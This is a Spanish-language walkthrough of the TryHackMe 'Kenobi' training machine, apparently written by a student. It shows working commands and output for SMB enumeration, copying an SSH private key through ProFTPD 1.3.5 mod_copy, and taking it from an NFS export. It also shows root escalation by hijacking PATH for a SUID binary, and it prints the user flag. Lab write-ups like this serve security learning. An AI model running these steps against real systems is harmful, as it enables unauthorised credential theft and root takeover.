
KENOBI - TRYHACKME - WALKTHROUGH



Resumen Ejecutivo (The Overview)

- **Nombre de la máquina:** Kenobi (TryHackMe)
- **Dificultad:** Fácil/Media
- **Sistema Operativo:** Linux
- **Objetivo:** Obtener flag de usuario y flag de root.
- **Habilidades clave:** Enumeración de SMB, explotación de ProFTPD, manipulación de monturas NFS y escalada SUID.

2. Reconocimiento (Reconnaissance)

- **Captura de pantalla:**

```
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 66:d5:cd:0f:dd:40:77:00:5b:a7:68:c9:65:72:8f:41 (RSA)
|   256 75:69:06:7b:bb:2f:d6:02:79:48:06:23:42:31:0c:4f (ECDSA)
|_  256 1f:1d:46:82:07:17:a9:93:0f:93:b8:d2:db:fc:59:0a (ED25519)
80/tcp    open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/admin.html
|_http-title: Site doesn't have a title (text/html).
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      36129/tcp   mountd
|   100005  1,2,3      41479/tcp6  mountd
|   100005  1,2,3      46861/udp   mountd
|   100005  1,2,3      52121/udp6  mountd
|   100021  1,3,4      35307/tcp6  nlockmgr
|   100021  1,3,4      37457/tcp   nlockmgr
|   100021  1,3,4      44854/udp6  nlockmgr
|   100021  1,3,4      54743/udp   nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
139/tcp   open  netbios-ssn Samba smbd 4
445/tcp   open  netbios-ssn Samba smbd 4
2049/tcp  open  nfs         3-4 (RPC #100003)
35573/tcp open  mountd      1-3 (RPC #100005)
```

  - nmap -sV -sC -p- (IP_Objetivo)
- **Análisis:** Puerto 80 html con 2 rutas importantes a tener en cuenta para recopialr información:
  - robots.txt
  - admin.html
    El puerto 445 (SMB) está abierto, lo que sugiere que podría haber recursos compartidos con información sensible

3. Enumeración (servicios y como los usamos para explotar)

- **Port 22 (SSH):**
  - **Análisis:** Servicio de administración remota. Aunque inicialmente no tenemos credenciales, se convierte en nuestro **punto de entrada principal** una vez que logramos extraer la clave privada (`id_rsa`) del usuario `kenobi` mediante el abuso de otros servicios.
- **Port 80 (HTTP):**

    - **Análisis:** Servidor web estándar. Al explorarlo, no encontramos vulnerabilidades directas en la aplicación, pero nos sirve para confirmar la existencia del usuario y la estructura del sitio. Es una distracción común o un vector secundario en esta máquina.
- **Port 111 (RPCBIND):**
    - **Análisis:** Este servicio es el "directorio" para servicios RPC. En este escenario, es fundamental porque nos indica que el servidor está utilizando **NFS (Network File System)**. Es el precursor necesario para identificar qué carpetas del sistema están compartidas de forma insegura.
- **Ports 139/445 (SMB/SAMBA):**
    - **Análisis:** Protocolo de intercambio de archivos en red. Al realizar una enumeración manual (con `smbclient` y `enum4linux`), descubrimos un recurso compartido llamado `anonymous` con permisos de lectura para invitados. Aquí obtuvimos el archivo `log.txt`, que reveló rutas críticas del sistema y versiones de software (ProFTPD).
- **Port 2049 (NFS):**
    - **Análisis:** El vector de **post-explotación inicial**. Al combinar la información del puerto 111 y el archivo de log de Samba, descubrimos que el directorio `/var` estaba exportado. Esto nos permitió montar la unidad remotamente y acceder a archivos que ProFTPD movió por nosotros.
- **Port 35573 (Mountd):**
    - **Análisis:** Es un servicio auxiliar de NFS que gestiona las peticiones de montaje. Aunque no se ataca directamente, su presencia confirma que el servidor está configurado para permitir que clientes externos monten sus sistemas de archivos, lo cual es la vulnerabilidad de diseño que explotamos.

4. Explotación (Weaponization & Intrusion)

usaremos el servicio SAMBA para conseguir la información de la victima, para ello primero veremos con nmap, la capacidad de ejecutarse para automatizar una amplia variedad de tareas de red mediante un script.

("***nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse IP_ATACANTE***")

```
❯ nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.128.165.212
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-20 22:22 +0100
Nmap scan report for 10.128.165.212
Host is up (0.026s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.94 seconds

❤ ~/Escritorio
```

En la mayoría de las distribuciones de Linux, smbclient ya está instalado. Inspeccionemos una de las acciones.

smbclient //10.128.165.212/anónimo

Usando la máquina, nos vamos a conectar al recurso compartido de red de la máquina.

```
❯ smbclient //10.128.165.212/anonymous


Password for [WORKGROUP\javier]:
Try "help" to get a list of possible commands.
smb: \>
```

ls

```
smb: \> ls
  .                                   D        0  Wed Sep  4 12:49:09 2019
  ..                                  D        0  Sat Aug  9 15:03:22 2025
  log.txt                             N    12237  Wed Sep  4 12:49:09 2019

                9183416 blocks of size 1024. 2918276 blocks available
smb: \>
```

necesitaremos descargar el archivo asi que lo haremos mediante el siguiente comando:

- **smbclient //IP_MAQUINA/anonymous -c "get log.txt"**

```
❯ smbclient //10.128.165.212/anonymous -c "get log.txt"
Password for [WORKGROUP\javier]:
getting file \log.txt of size 12237 as log.txt (118,3 KiloBytes/sec) (average 118,3 KiloByt
es/sec)
❯ ls
eu-central-1-xaviiizq.106-premium.ovpn   hash.txt      log.txt
eu-west-3-xaviiizq.106-premium.ovpn      id_rsa_nueva  mysqlenum.pl

❤ ~/Escritorio
```

```
es/sec)
❯ ls
eu-central-1-xaviizq.106-premium.ovpn   hash.txt       log.txt
eu-west-3-xaviizq.106-premium.ovpn      id_rsa_nueva   mysqlenum.pl
❯ cat log.txt
File: log.txt
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kenobi/.ssh/id_rsa):
Created directory '/home/kenobi/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kenobi/.ssh/id_rsa.
Your public key has been saved in /home/kenobi/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:C17GWSl/v7KlUZrOwWxSyk+F7gYhVzsbfqkCIkr2d7Q kenobi@kenobi
The key's randomart image is:
+---[RSA 2048]----+
|                 |
|            ..   |
|         . o. .  |
|        ..=o +.  |
|       . So.o++o. |
|  o ...+oo.Bo*o  |
| o o ..o.o+.@oo  |
|  . . . E .O+= . |
|     . .   oBo.  |
+----[SHA256]-----+

# This is a basic ProFTPD configuration file (rename it to
# 'proftpd.conf' for actual use.  It establishes a single server
# and a single anonymous login.  It assumes that you have a user/group
# "nobody" and "ftp" for normal operation and anon.

ServerName          "ProFTPD Default Installation"
ServerType          standalone
DefaultServer           on

# Port 21 is the standard FTP port.
Port                21
```

El escaneo anterior del puerto nmap habrá mostrado el puerto 111 ejecutando el servicio rpcbind. Este es solo un servidor que convierte el número de programa de llamada a procedimiento remoto (RPC) en direcciones universales. Cuando se inicia un servicio RPC, le indica a rpcbind la dirección en la que está escuchando y el número de programa RPC que está preparado para servir.

En nuestro caso, el puerto 111 es acceso a un sistema de archivos de red. Utilicemos nmap para enumerar esto.

- **nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount <IP_MAQUINA>**

```
❯ nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.128.165.212


Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-20 22:34 +0100
Nmap scan report for 10.128.165.212
Host is up (0.025s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-showmount:
|_  /var *
| nfs-ls: Volume /var
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID  GID  SIZE  TIME                FILENAME
| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  .
| ??????????  ?    ?    ?     ?                    ..
| rwxr-xr-x   0    0    4096  2019-09-04T12:09:49  backups
| rwxr-xr-x   0    0    4096  2025-08-10T06:48:58  cache
| rwxrwxrwx   0    0    4096  2019-09-04T08:43:56  crash
| rwxrwsr-x   0    50   4096  2016-04-12T20:14:23  local
| rwxrwxrwx   0    0    9     2019-09-04T08:41:33  lock
| rwxrwxr-x   0    108  4096  2026-03-20T21:21:05  log
| rwxr-xr-x   0    0    4096  2025-08-09T13:38:21  snap
| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  www
|_
| nfs-statfs:
|   Filesystem  1K-blocks  Used       Available  Use%  Maxfilesize  Maxlink
|_  /var        9183416.0  5774484.0  2918336.0  67%   16.0T        32000

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds

❤  ~/Escritorio
```

aqui vemos /var nos será util para seguir con la escalada de privilegios

ProFTPD 1.3.5. Esta versión es vulnerable al uso del módulo `mod_copy`, que permite a usuarios no autenticados copiar archivos de un lugar a otro del servidor mediante los comandos `SITE CPFR` y `SITE CPTO`.

Paso 1: Manipulación de archivos vía ProFTPD Utilicé `netcat` para conectar al servicio FTP y mover la clave privada SSH del usuario (`id_rsa`) a una ruta que sabíamos, por la enumeración previa, que era accesible vía NFS:

```
❯ nc 10.128.165.212 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.128.165.212]
```

Podemos utilizar searchsploit para encontrar exploits para una versión de software en particular.

Searchsploit es básicamente solo una herramienta de búsqueda de línea de comandos para exploit-db.com.

```
---------------------------------------------------------- --------------------------------mnName: first_seen
FreeBSD - 'ftpd / ProFTPd' Remote Command Execution       | freebsd/remote/18181.txt        mnName: last_seen
ProFTPd - 'ftpdctl' 'pr_ctrls_connect' Local Overflow     | linux/local/394.c
ProFTPd - 'mod_mysql' Authentication Bypass               | multiple/remote/8037.txt
ProFTPd - 'mod_sftp' Integer Overflow Denial of Service   | linux/dos/16129.txt
ProFTPd 1.2 - 'SIZE' Remote Denial of Service             | linux/dos/20536.java
ProFTPd 1.2 < 1.3.0 (Linux) - 'sreplace' Remote Buffer O  | linux/remote/16852.rb
ProFTPd 1.2 pre1/pre2/pre3/pre4/pre5 - Remote Buffer Ove  | linux/remote/19475.c
ProFTPd 1.2 pre1/pre2/pre3/pre4/pre5 - Remote Buffer Ove  | linux/remote/19476.c
ProFTPd 1.2 pre6 - 'snprintf' Remote Root                 | linux/remote/19503.txt
ProFTPd 1.2.0 pre10 - Remote Denial of Service            | linux/dos/244.java
ProFTPd 1.2.0 rc2 - Memory Leakage                        | linux/dos/241.c
ProFTPd 1.2.10 - Remote Users Enumeration                 | linux/remote/581.c
ProFTPd 1.2.7 < 1.2.9rc2 - Remote Code Execution / Brute  | linux/remote/110.c
ProFTPd 1.2.7/1.2.8 - '.ASCII' File Transfer Buffer Over  | linux/dos/23170.c
ProFTPd 1.2.9 RC1 - 'mod_sql' SQL Injection               | linux/remote/43.pl
ProFTPd 1.2.9 rc2 - '.ASCII' File Remote Code Execution   | linux/remote/107.c
ProFTPd 1.2.9 rc2 - '.ASCII' File Remote Code Execution   | linux/remote/3021.txt
ProFTPd 1.2.x - 'STAT' Denial of Service                  | linux/dos/22079.sh
ProFTPd 1.3 - 'mod_sql' 'Username' SQL Injection          | multiple/remote/32798.pl
ProFTPd 1.3.0 (OpenSUSE) - 'mod_ctrls' Local Stack Overf  | unix/local/10044.pl
ProFTPd 1.3.0 - 'sreplace' Remote Stack Overflow (Metasp  | linux/remote/2856.pm
ProFTPd 1.3.0/1.3.0a - 'mod_ctrls' 'support' Local Buffe  | linux/local/3330.pl
ProFTPd 1.3.0/1.3.0a - 'mod_ctrls' 'support' Local Buffe  | linux/local/3333.pl
ProFTPd 1.3.0/1.3.0a - 'mod_ctrls' exec-shield Local Ove  | linux/local/3730.txt
ProFTPd 1.3.0a - 'mod_ctrls' 'support' Local Buffer Over  | linux/dos/2928.py
ProFTPd 1.3.2 rc3 < 1.3.3b (FreeBSD) - Telnet IAC Buffer  | linux/remote/16878.rb
ProFTPd 1.3.2 rc3 < 1.3.3b (Linux) - Telnet IAC Buffer O  | linux/remote/16851.rb
ProFTPd 1.3.3c - Compromised Source Backdoor Remote Code  | linux/remote/15662.txt
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit  | linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution       | linux/remote/36803.py
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)   | linux/remote/49908.py
ProFTPd 1.3.5 - File Copy                                 | linux/remote/36742.txt
ProFTPD 1.3.7a - Remote Denial of Service                 | multiple/dos/49697.py
ProFTPd 1.x - 'mod_tls' Remote Buffer Overflow            | linux/remote/4312.c
ProFTPd IAC 1.3.x - Remote Command Execution              | linux/remote/15449.pl
ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit)  | linux/remote/16921.rb
WU-FTPD 2.4.2 / SCO Open Server 5.0.5 / ProFTPd 1.2 pre1  | linux/remote/19086.c
WU-FTPD 2.4.2 / SCO Open Server 5.0.5 / ProFTPd 1.2 pre1  | linux/remote/19087.c
WU-FTPD 2.4/2.5/2.6 / Trolltech ftpd 1.2 / ProFTPd 1.2 /  | linux/remote/20690.sh
---------------------------------------------------------- --------------------------------
```

http://www.proftpd.org/docs/contrib/mod_copy.html

nc 10.129.178.208 21

SITE CPFR /home/kenobi/.ssh/id*rsa*

SITE CPTO /var/tmp/id_rsa

```
❯ nc 10.128.165.212 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.128.165.212]
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/id_rsa
250 Copy successful
```

_*Análisis:* Con esto, hemos movido la "llave" del servidor a un directorio temporal (`/var/tmp`) que el sistema exporta a través de NFS.

Paso 2: Exfiltración mediante montaje NFS Aprovechando la configuración permisiva de NFS, monté el directorio `/var` de la máquina víctima en mi máquina local:

- sudo mkdir /mnt/kenobiNFS
- sudo mount 10.129.178.208:/var /mnt/kenobiNFS
- cp /mnt/kenobiNFS/tmp/id_rsa .

```
rtt min/avg/max/mdev = 24.715/27.018/29.322/2.303 ms
❯ sudo mkdir /mnt/kenobiNFS
[sudo] contraseña para javier:
mkdir: cannot create directory '/mnt/kenobiNFS': El fichero ya existe
❯ sudo mount 10.129.165.212:/var /mnt/kenobiNFS
```

ahora hacemos un ls para localizar /tmp

- **ls -la /mnt/kenobiNFS**

```
total 56
drwxr-xr-x 14 root root   4096 Sep  4 09:53 .
drwxr-xr-x  3 root root   4096 Sep  5 15:10 ..
drwxr-xr-x  2 root root   4096 Sep  4 13:09 backups
drwxr-xr-x  9 root root   4096 Sep  4 11:37 cache
drwxrwxrwt  2 root root   4096 Sep  4 09:43 crash
drwxr-xr-x 40 root root   4096 Sep  4 11:37 lib
drwxrwsr-x  2 root staff  4096 Apr 12  2016 local
lrwxrwxrwx  1 root root      9 Sep  4 09:41 lock -> /run/lock
drwxrwxr-x 10 root syslog 4096 Sep  4 11:37 log
drwxrwsr-x  2 root mail   4096 Feb 26  2019 mail
drwxr-xr-x  2 root root   4096 Feb 26  2019 opt
lrwxrwxrwx  1 root root      4 Sep  4 09:41 run -> /run
drwxr-xr-x  2 root root   4096 Jan 29  2019 snap
drwxr-xr-x  5 root root   4096 Sep  4 11:37 spool
drwxrwxrwt  6 root root   4096 Sep  5 15:08 tmp
drwxr-xr-x  3 root root   4096 Sep  4 09:53 www
```

¡Ahora tenemos un soporte de red en nuestra máquina implementada! Podemos ir a/var/tmp y obtener la clave privada y luego iniciar sesión en la cuenta de Kenobi.

Paso 3: Acceso inicial (User Flag) Tras ajustar los permisos de la llave y lidiar con las restricciones de algoritmos modernos de SSH, logré el acceso:

- cp /mnt/kenobiNFS/tmp/id_rsa .
- sudo chmod 600 id_rsa
- ssh -i id_rsa kenobi@IP_MAQUINA

```
cp /mnt/kenobiNFS/tmp/id_rsa .
sudo chmod 600 id_rsa
ssh -i id_rsa kenobi@10.10.239.150
```

```
❯ ssh -i id_rsa_nueva kenobi@10.128.165.212
The authenticity of host '10.128.165.212 (10.128.165.212)' can't be established.
ED25519 key fingerprint is: SHA256:cgukfRyDLXP4U+72NwE99CLs9jbuRZM93rC4Fi/pdpc
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.128.165.212' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri 20 Mar 2026 04:55:43 PM CDT

  System load:  0.0               Processes:             121
  Usage of /:   62.2% of 8.76GB   Users logged in:       0
  Memory usage: 17%               IPv4 address for eth0: 10.128.165.212
  Swap usage:   0%

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

40 additional security updates can be applied with ESM Infra.
Learn more about enabling ESM Infra service for Ubuntu 20.04 at
https://ubuntu.com/20-04


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Sat Aug  9 07:57:51 2025 from 10.23.8.228
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kenobi@kenobi:~$
```

5. Escalada de Privilegios (Privilege Escalation)

Con acceso como el usuario `kenobi`, el siguiente objetivo fue elevar privilegios a `root`. Realicé una búsqueda de binarios con el bit **SUID** activado (archivos que se ejecutan con los permisos del propietario, en este caso, root).

```
kenobi@kenobi:~$ ls
share  user.txt
kenobi@kenobi:~$ cat user.txt
d0b0f3f53b6caa532a83915e19224899
kenobi@kenobi:~$
```

Identificación del binario inusual:

- find / -perm -u=s -type f 2>/dev/null

```
kenobi@kenobi:~$ find / -perm -u=s -type f 2>/dev/null
/snap/core20/2599/usr/bin/chfn
/snap/core20/2599/usr/bin/chsh
/snap/core20/2599/usr/bin/gpasswd
/snap/core20/2599/usr/bin/mount
/snap/core20/2599/usr/bin/newgrp
/snap/core20/2599/usr/bin/passwd
/snap/core20/2599/usr/bin/su
/snap/core20/2599/usr/bin/sudo
/snap/core20/2599/usr/bin/umount
/snap/core20/2599/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2599/usr/lib/openssh/ssh-keysign
/sbin/mount.nfs
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/bin/menu
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/at
/usr/bin/newgrp
```

Entre los resultados estándar de Linux, destacó `/usr/bin/menu`. Al analizar las cadenas de texto del binario con `strings`, observé que ejecutaba comandos de sistema como `curl` sin utilizar la **ruta absoluta** (ej. `curl` en lugar de `/usr/bin/curl`).

Explotación: Path Hijacking Este es un error crítico de programación. Manipulé la variable de entorno `$PATH` para que, cuando el binario `menu` buscara `curl`, ejecutara en su lugar una versión maliciosa creada por mí que invoca una shell:

1. Creación del falso `curl`:

- cd /tmp
- echo /bin/sh > curl
- chmod 777 curl

2. Modificación del PATH y ejecución:

- export PATH=/tmp:$PATH

- /usr/bin/menu
  Al seleccionar la opción que llamaba a `curl`, el sistema ejecutó mi script de `/tmp` con privilegios de root, otorgándome una shell completa.
- 1
- id
- cat /root/root.txt

```
kenobi@kenobi:/tmp$ echo /bin/sh > curl
kenobi@kenobi:/tmp$ chmod 777 curl
kenobi@kenobi:/tmp$ export PATH=/tmp:$PATH
kenobi@kenobi:/tmp$ /usr/bin/menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
# id
uid=0(root) gid=1000(kenobi) groups=1000(kenobi),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),110(lxd),113(lpadmin),114(sambashare)
#
```


Y logramos la root flag!

